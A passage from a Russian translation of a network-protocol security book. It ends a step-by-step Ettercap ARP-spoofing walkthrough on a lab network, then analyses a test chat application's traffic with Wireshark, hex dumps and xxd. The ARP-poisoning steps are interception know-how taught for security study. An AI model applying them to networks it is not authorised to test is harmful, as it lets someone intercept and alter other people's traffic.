


Рис. 4.11. Список обнаруженных хостов

Как видно на рис. 4.11, мы обнаружили два хоста. В данном случае один из них – это клиентский узел, который вы хотите перехватить и который находится по адресу 192.168.100.1 с MAC-адресом 08: 00: 27: 33: 81: 6d. Другой узел – это шлюз в интернет по адресу192.168.100.10 с MAC-адресом 08: 00: 27: 68: 95: c3. Скорее всего, вы уже знаете IP-адреса, настроенные для каждого сетевого устройства, поэтому можете определить, где локальная машина, а где – удаленная.

4. Выберите свои цели. Выберите один из хостов из списка и нажмите **Add to Target 1**; выберите другой хост, который хотите «отравить», и нажмите **Add to Target 2.** (Цель 1 и цель 2 используются, чтобы различать клиента и шлюз.) Это должно обеспечить односторонний ARP-спуфинг, при котором перенаправляются только данные, отправленные с цели 1 на цель 2.
5. Начните спуфинг, выбрав **Mitm → ARP poisoning**. Должно появиться диалоговое окно. Примите значения по умолчанию и нажмите **OK**. Ettercap должен попытаться отравить кеш ARP выбранных вами целей. Возможно, это сработает не сразу, потому что кеш ARP должен обновиться. Если все прошло успешно, то клиентский узел должен выглядеть примерно так, как показано на рис. 4.12.




Рис. 4.12. Успешный ARP-спуфинг

На рис. 4.12 показано, что маршрутизатор был «отравлен» по IP-адресу 192.168.100.10, MAC-адрес которого был изменен на MAC-адрес прокси-сервера 08: 00: 27: 08: dc: e6. (Для сравнения *см.* соответствующую запись на рис. 4.11.) Теперь любой трафик, отправляемый от клиента к маршрутизатору, будет отправляться на прокси (показано с помощью MAC-адреса 192.168.100.5). Прокси-сервер может перенаправить трафик по нужному адресу назначения после его перехвата или модификации.

Одно из преимуществ ARP-спуфинга по сравнению с DHCP-спуфингом заключается в том, что вы можете перенаправить узлы в локальной сети для обмена данными со своим шлюзом, даже если адрес назначения находится в локальной сети. При ARP-спуфинге не обязательно «отравлять» соединение между узлом и внешним шлюзом, если вы этого не хотите.

Заключительное слово

В этой главе вы узнали несколько дополнительных способов перехвата и изменения трафика между клиентом и сервером. Я начал с описания того, как настроить вашу операционную систему в качестве IP-шлюза, потому что если вы можете перенаправлять трафик через собственный шлюз, у вас есть ряд доступных методов.

Конечно, не всегда просто заставить устройство отправлять трафик на свое устройство для перехвата, поэтому использование таких методов, как DHCP-спуфинг или «отравление» ARP, важно для обеспечения того, чтобы трафик отправлялся на ваше устройство, а не напрямую в интернет. К счастью, как уже было показано, для этого не нужны специальные инструменты; все необходимые инструменты либо уже включены в вашу операционную систему (особенно если вы работаете в Linux), либо их легко можно скачать.

5

АНАЛИЗ НА ПРАКТИКЕ

В главе 2 мы обсуждали, как перехватывать сетевой трафик для анализа. Пришло время проверить эти знания. В этой главе мы рассмотрим, как проанализировать перехваченный трафик сетевого протокола из приложения для чатов, чтобы понять, какой протокол используется. Если вы можете определить, какие функции поддерживает протокол, то можете оценить его безопасность.

Анализ неизвестного протокола обычно является инкрементным. Вы начинаете с захвата сетевого трафика, а затем анализируете его, чтобы попытаться понять, что представляет собой каждая его часть. В этой главе я покажу вам, как использовать Wireshark и собственный код для проверки неизвестного сетевого протокола. Наш подход будет включать извлечение структур и информацию о состоянии.

Приложение для генерирования трафика: SuperFunkyChat

Объектом тестирования данной главы является написанное мною на C# чат-приложение под названием SuperFunkyChat, которое будет работать в Windows, Linux и macOS. Скачайте последние готовые

приложения и исходный код на странице *https://github.com/tyranid/ExampleChatApplication/releases/*; обязательно выберите бинарные файлы выпуска, подходящие для вашей платформы. (Если вы используете Mono, то выберите версию .NET и т. д.) Примеры клиентского и серверного консольного приложений для SuperFunkyChat называются ChatClient и ChatServer.

После того как вы скачали приложение, распакуйте файлы выпуска в каталог у себя на компьютере, чтобы вы могли запускать каждое приложение. Для простоты во всех примерах командных строк будут использоваться исполняемые двоичные файлы Windows. Если вы работаете в Mono, укажите в начале команды путь к основному двоичному файлу *mono*. При запуске файлов для .NET Core укажите в начале команды двоичный файл *dotnet*. Файлы для .NET будут иметь расширение .dll вместо .exe.

Запуск сервера

Запустите сервер, запустив файл *ChatServer.exe* без параметров. В случае успеха будет выведена некая базовая информация, как показано в листинге 5.1.

Листинг 5.1. Пример вывода при запуске ChatServer

```
C:\SuperFunkyChat> ChatServer.exe
ChatServer (c) 2017 James Forshaw
WARNING: Don't use this for a real chat system!!!
Running server on port 12345 Global Bind False
```

Примечание *Обратите внимание на предупреждение! Данное приложение не предназначено для использования в качестве безопасной чат-системы.*

Обратите внимание, что в листинге 5.1 в последней строке указан порт, на котором работает сервер (в данном случае 12345), и показано, привязан ли сервер ко всем интерфейсам (global). Возможно, вам не нужно будет менять порт (`--port NUM`), но, вероятно, потребуется изменить параметр привязки приложения ко всем интерфейсам, если вы хотите, чтобы клиенты и сервер находились на разных компьютерах, что особенно важно в Windows. Нелегко перехватывать трафик, идущий на локальный хост в Windows; если у вас возникнут трудности, необходимо запустить сервер на отдельном компьютере или виртуальной машине. Для привязки ко всем интерфейсам укажите параметр `--global`.

Запуск клиентов

Когда сервер будет запущен, можно запустить одного или нескольких клиентов. Для этого запустите файл *ChatClient.exe* (листинг 5.2), ука-

жите имя пользователя, которое вы хотите использовать на сервере (имя пользователя может быть любым), и имя хоста сервера (например, localhost). Когда вы запустите клиента, то должны увидеть вывод, подобный тому, что показан в листинге 5.2. Если вы видите ошибки, убедитесь, что вы правильно настроили сервер, включая необходимость привязки ко всем интерфейсам или отключение брандмауэра на сервере.

Листинг 5.2. Пример вывода при запуске ChatClient

```
C:\SuperFunkyChat> ChatClient.exe USERNAME HOSTNAME
ChatClient (c) 2017 James Forshaw
WARNING: Don't use this for a real chat system!!!
Connecting to localhost:12345
```

При запуске клиента посмотрите на работающий сервер: вы должны увидеть вывод на консоли, как в листинге 5.3. Это указывает на то, что клиент успешно отправил пакет «Hello».

Листинг 5.3. Вывод сервера при подключении клиента

```
Connection from 127.0.0.1:49825
Received packet ChatProtocol.HelloProtocolPacket
Hello Packet for User: alice HostName: borax
```

Обмен данными между клиентами

После того как вы успешно выполнили предыдущие шаги, то можете подключить несколько клиентов, чтобы обеспечить обмен данными между ними. Чтобы отправить сообщение всем пользователям с помощью ChatClient, введите сообщение в командной строке и нажмите клавишу **Enter**.

ChatClient также поддерживает ряд других команд. Все они начинаются с символа косой черты (/), как показано в табл. 5.1.

Таблица 5.1. Команды приложения ChatClient

Команда	Описание
/quit [message]	Выйти с необязательным сообщением
/msg user message	Отправить сообщение конкретному пользователю
/list	Перечислить других пользователей системы
/help	Вывести справочную информацию

Теперь вы готовы генерировать трафик между клиентами SuperFunkyChat и сервером. Начнем наш анализ с перехвата и проверки трафика с помощью Wireshark.

Экспресс-курс анализа с помощью Wireshark

В главе 2 я познакомил вас с Wireshark, но не стал вдаваться в подробности того, как использовать его для анализа, а не просто для перехвата трафика. Поскольку Wireshark – очень мощный и всеобъемлющий инструмент, здесь я лишь вкратце расскажу о его функциях. Когда вы впервые запускаете Wireshark в Windows, то должны увидеть окно, подобное тому, что показано на рис. 5.1.




Рис. 5.1. Главное окно Wireshark в Windows

Главное окно позволяет выбрать интерфейс для перехвата трафика. Чтобы обеспечить перехват только того трафика, который мы хотим проанализировать, необходимо настроить некоторые параметры в интерфейсе. Выберите **Capture** → **Options** из меню. На рис. 5.2 показано открывшееся диалоговое окно с параметрами.

Выберите сетевой интерфейс, с которого вы хотите перехватывать трафик ❶. Поскольку мы используем Windows, выберите **Local Area Connection** (Подключение по локальной сети). Это наше основное соединение Ethernet; перехватывать трафик с локального хоста не так просто. После этого установите фильтр перехвата ❷. В данном случае мы указали **ip host 192.168.10.102**, чтобы ограничиться трафиком, идущим на IP-адрес 192.168.10.102 или от него. (IP-адрес, который мы используем, – это адрес сервера чата. Измените IP-адрес в соответствии со своей конфигурацией.) Нажмите кнопку **Start** (Пуск), чтобы приступить к перехвату трафика.




*Рис. 5.2. Диалоговое окно Wireshark **Capture Interfaces***

Генерация сетевого трафика и перехват пакетов

Основной подход к анализу пакетов – генерировать как можно больше трафика из целевого приложения, чтобы повысить свои шансы найти различные структуры протокола. Например, в листинге 5.4 показан сеанс в ChatClient для пользователя `alice`.

Листинг 5.4. Сеанс ChatClient для пользователя `alice`

```
# alice - Session
> Hello There!
< bob: I've just joined from borax
< bob: How are you?
< bob: This is nice isn't it?
< bob: Woo
< Server: 'bob' has quit, they said 'I'm going away now!'
< bob: I've just joined from borax
< bob: Back again for another round.
< Server: 'bob' has quit, they said 'Nope!'
> /quit
< Server: Don't let the door hit you on the way out!
```

В листингах 5.5 и 5.6 показаны два сеанса для пользователя bob.

Листинг 5.5. Первый сеанс ChatClient для пользователя bob

```
# bob - Session 1
> How are you?
> This is nice isn't it?
> /list
< User List
< alice - borax
```

```
> /msg alice Woo
> /quit
< Server: Don't let the door hit you on the way out!
```

Листинг 5.6. Второй сеанс ChatClient для пользователя bob

```
# bob - Session 2
> Back again for another round.
> /quit Nope!
< Server: Don't let the door hit you on the way out!
```

Мы запускаем два сеанса для пользователя bob, чтобы можно было перехватить любое событие подключения или отключения, которые могут происходить только между сеансами. В каждом сеансе угловая скобка, направленная вправо (>), указывает команду для входа в ChatClient, а угловая скобка, направленная влево (<), указывает на то, что ответы сервера пишутся в консоль. Вы можете выполнить команды для клиента для каждого из этих перехватов, чтобы воспроизвести остальные результаты из этой главы для анализа.

Теперь обратимся к Wireshark. Если вы правильно настроили Wireshark и привязали его к правильному интерфейсу, то должны увидеть захваченные пакеты, как показано на рис. 5.3.




Рис. 5.3. Перехваченный трафик в Wireshark

После запуска примеров сеансов остановите перехват, щелкнув по кнопке **Stop** (Стоп) (обведена), и при желании сохраните пакеты для дальнейшего использования.

Базовый анализ

Посмотрим на трафик, который мы перехватили. Чтобы получить обзор обмена данными, произошедшего во время перехвата, выберите

один из вариантов в меню **Statistics** (Статистика). Например, выберите **Statistics** → **Conversations** – и увидите новое окно, в котором отображаются, например, сеансы TCP, как показано в окне **Conversations** на рис. 5.4.




*Рис. 5.4. Окно **Conversations***

В этом окне в перехваченном трафике отображаются три отдельных сеанса TCP. Мы знаем, что клиентское приложение SuperFunkyChat использует порт 12345, потому что мы видим три отдельных сеанса TCP, поступающих с этого порта. Эти сеансы должны соответствовать трем клиентским сеансам, показанным в листингах 5.4, 5.5 и 5.6.

Чтение содержимого TCP-сеанса

Чтобы просмотреть перехваченный трафик для отдельного сеанса, выберите один из сеансов в окне **Conversations** и нажмите кнопку **Follow Stream** (Следовать за потоком). Должно появиться новое окно, отображающее содержимое потока в виде текста, как показано на рис. 5.5.




*Рис. 5.5. Отображение содержимого TCP-сеанса в представлении Wireshark **Follow TCP Stream***

Wireshark заменяет данные, которые нельзя представить в виде символов ASCII, точками, но даже при такой замене ясно, что бо́льшая часть данных отправляется в виде обычного текста. Тем не менее данный сетевой протокол явно не является исключительно текстовым, поскольку управляющая информация для данных представляет собой непечатаемые символы. Единственная причина, по которой мы видим текст, заключается в том, что основная цель SuperFunkyChat – отправлять текстовые сообщения.

Wireshark показывает входящий и исходящий трафики в сеансе, используя для этого разные цвета: розовый цвет для исходящего трафика и синий – для входящего. В TCP-сеансе исходящий трафик идет от клиента, который инициировал сеанс, а входящий трафик – от TCP-сервера. Поскольку мы перехватили весь трафик, идущий на сервер, посмотрим на другой сеанс. Чтобы изменить его, измените номер потока ❶ на рис. 5.5 на 1. Теперь вы должны увидеть другой сеанс, например тот, что показан на рис. 5.6.




Рис. 5.6. Второй TCP-сеанс от другого клиента

Сравните оба рисунка; вы увидите, что детали этих двух сеансов разные. Текст, отправленный клиентом (на рис. 5.6), например «How are you?», получен сервером, как показано на рис. 5.5. Далее мы попытаемся определить, что представляют собой эти двоичные части протокола.

Определение структуры пакета с помощью шестнадцатеричного дампа

На данный момент мы знаем, что наш протокол выглядит частично двоичным и частично текстовым. Это указывает на то, что просмотра одного только печатного текста недостаточно для определения всех структур в протоколе.

Чтобы разобраться, для начала вернемся в представление **Follow TCP Stream**, показанное на рис. 5.5, и выберем из раскрывающегося

меню **Show and save data as** (Показать и сохранить данные как) параметр **Hex Dump** (Шестнадцатеричный дамп). Теперь поток должен выглядеть так, как показано на рис. 5.7.




Рис. 5.7. Представление Hex Dump

В представлении **Hex Dump** отображаются три колонки с информацией. Колонка в самом левом углу ❶ – это байтовое смещение в потоке для определенного направления. Например, байт 0 – это первый байт, отправленный в этом направлении, байт 4 – это пятый байт и т. д. Столбец в центре ❷ показывает байты как шестнадцатеричный дапм. Столбец справа ❸ – это представление ASCII, которое мы видели ранее на рис. 5.5.

Просмотр отдельных пакетов

Обратите внимание, что блоки байтов, показанные в центральном столбце на рис. 5.7, различаются по длине. Сравните это с рис. 5.6; вы увидите, что, кроме разделения по направлению, все данные на рис. 5.6 отображаются в виде одного непрерывного блока. Напротив, данные на рис. 5.7 могут отображаться лишь как несколько блоков по 4 байта, затем блок из 1 байта и, наконец, гораздо более длинный блок, содержащий основную группу текстовых данных.

В Wireshark мы видим отдельные пакеты: каждый блок – это один TCP-пакет, или *сегмент*, содержащий, возможно, всего 4 байта данных. TCP – это потоковый протокол, а это означает отсутствие реальных границ между последовательными блоками данных при чтении и записи данных в сокет TCP. Однако с физической точки зрения нет такого понятия, как настоящий потоковый сетевой транспортный протокол. Вместо этого TCP отправляет отдельные пакеты, состоящие из заголовка TCP, содержащего информацию, такую как номера портов источника и назначения, а также данные.

Фактически, если вернуться в главное окно Wireshark, можно найти пакет, подтверждающий, что Wireshark отображает отдельные TCP-

пакеты. Выберите **Edit** → **Find Packet** (Изменить → Поиск пакета), и в главном окне появится дополнительное раскрывающееся меню, как показано на рис. 5.8.




Рис. 5.8. Поиск пакета в главном окне Wireshark

Мы найдем первое значение, показанное на рис. 5.7, строку BINX. Для этого введите параметры поиска, как показано на рис. 5.8. Первое поле с выпадающим списком указывает, где вести поиск. Выберите **Packet bytes** ❶. Во втором поле выберите **Narrow & Wide**. Это указывает на то, что вы хотите искать как строки ASCII и Юникода. Также снимите флажок напротив надписи **Case sensitive** (Учитывать регистр) и укажите, что вы хотите искать строковое значение ❷ в третьем раскрывающемся меню. Затем введите строковое значение, которое мы хотим найти, в данном случае строку BINX. ❸ Наконец, нажмите кнопку **Find** (Найти). Главное окно должно автоматически прокрутиться и выделить первый найденный Wireshark пакет, содержащий строку BINX. ❹ В среднем окне ❺ вы должны увидеть, что пакет содержит 4 байта, а в нижнем окне видны необработанные данные, которые показывают, что мы нашли строку BINX. ❻ Теперь мы знаем, что представление **Hex Dump**, отображаемое Wireshark на рис. 5.8, представляет границы пакета, поскольку строка BINX находится в собственном пакете.

Определение структуры протокола

Чтобы упростить определение структуры протокола, имеет смысл посмотреть только на одно направление. Например, давайте просто посмотрим на исходящее направление (от клиента к серверу) в Wire-

shark. Вернемся к представлению **Follow TCP Stream** и выберем опцию **Hex Dump** из раскрывающегося меню **Show and save data as** (Показать и сохранить данные как). Затем выберите направление трафика от клиента к серверу на порту 12345 из выпадающего меню ❶, как показано на рис. 5.9.




Рис. 5.9. Шестнадцатеричный дамп, показывающий только исходящее направление

Щелкните по кнопке **Save as...** (Сохранить как...), чтобы скопировать шестнадцатеричный дамп исходящего трафика в текстовый файл для упрощения проверки. В листинге 5.7 показан небольшой образец этого трафика, сохраненного в виде текста.

Листинг 5.7. Фрагмент исходящего трафика

```
00000000 42 49 4e 58                                        BINX ❶
00000004 00 00 00 0d                                        .... ❷
00000008 00 00 03 55                                        ...U ❸
0000000C 00                                                 .❹
0000000D 05 61 6c 69 63 65 04 4f 4e 59 58 00                .alice.O NYX.❺
00000019 00 00 00 14                                        ....
0000001D 00 00 06 3f                                        ...?
00000021 03                                                 .
00000022 05 61 6c 69 63 65 0c 48 65 6c 6c 6f 20 54 68 65    .alice.H ello The
00000032 72 65 21                                           re!
--обрезано--
```

Исходящий поток начинается с четырех символов `BINX` ❶. Эти символы никогда не повторяются в остальной части потока данных, и если вы сравните разные сеансы, то всегда найдете те же самые четыре символа в начале потока. Если бы я не был знаком с этим протоколом, то моя интуиция на этом этапе сказала бы мне, что это магическое значение, отправляемое от клиента на сервер, чтобы сообщить серверу, что он обращается к действительному клиенту, а не к другому приложению, которое случайно подключилось к TCP-порту сервера.

Следуя за потоком, мы видим, что отправляется последовательность из четырех блоков. Блоки ❷ и ❸ имеют размер 4 байта, блок ❹ – 1 байт, а блок ❺ больше и содержит в основном читабельный текст. Рассмотрим первый блок из 4 байт ❷. Могут ли они представлять небольшое число, скажем целое значение 0xD или 13 в десятичном формате?

Вспомните шаблон TLV из главы 3. Это очень простой шаблон, в котором каждый блок данных ограничен значением, представляющим длину следующих данных. Этот шаблон особенно важен для потоковых протоколов, например для протоколов, работающих поверх TCP, потому что в противном случае приложение не знает, сколько данных ему нужно прочитать из соединения для обработки протокола. Если предположить, что это первое значение является длиной данных, соответствует ли она длине остальной части пакета? Давайте выясним это.

Подсчитайте общее количество байтов блоков (❷, ❸, ❹ и ❺), которые кажутся одним пакетом. Результат – 21 байт, что на восемь больше, чем значение 13, которое мы ожидали (целочисленное значение 0xD). Значение блока длины может не учитывать его собственную длину. Если убрать блок длины (4 байта), результат будет равен 17, что на 4 байта больше целевой длины, но уже ближе. У нас также есть другой неизвестный 4-байтовый блок ❸, длина которого соответствует потенциальной длине, но, возможно, и это не учитывается. Конечно, рассуждать легко, но факты важнее, поэтому проведем проверку.

Проверим свои предположения

На данном этапе этого анализа я уже не смотрю на шестнадцатеричный дамп, потому что это не самый эффективный подход. Один из способов быстро проверить правильность наших предположений – экспортировать данные для потока и написать простой код для парсинга структуры. Позже в этой главе мы напишем код для Wireshark, который будет выполнять все наши проверки в графическом интерфейсе, а пока мы реализуем код с помощью Python в командной строке.

Чтобы перенести наши данные в Python, мы могли бы добавить поддержку чтения файлов перехвата Wireshark, но пока мы просто экспортируем байты пакета в файл. Чтобы экспортировать пакеты из диалогового окна, показанного на рис. 5.9, выполните следующие действия.

1. Из раскрывающегося меню **Показать и сохранить данные как** выберите параметр **Raw** (Необработанные).
2. Нажмите **Save As** (Сохранить как), чтобы экспортировать исходящие пакеты в двоичный файл *bytes_outbound.bin*.

Нам также нужно экспортировать входящие пакеты, поэтому измените значение и выберите входящий трафик. Затем сохраните необработанные входящие байты, используя предыдущие шаги, но назовите файл *bytes_inbound.bin*.

Теперь используйте инструмент XXD (или аналогичный) в командной строке, чтобы убедиться, что мы успешно передали данные, как показано в листинге 5.8.

Листинг 5.8. Байты экспортированного пакета

```
$ xxd bytes_outbound.bin
00000000: 4249 4e58 0000 000f 0000 0473 0003 626f BINX.......s..bo
00000010: 6208 7573 6572 2d62 6f78 0000 0000 1200 b.user-box......
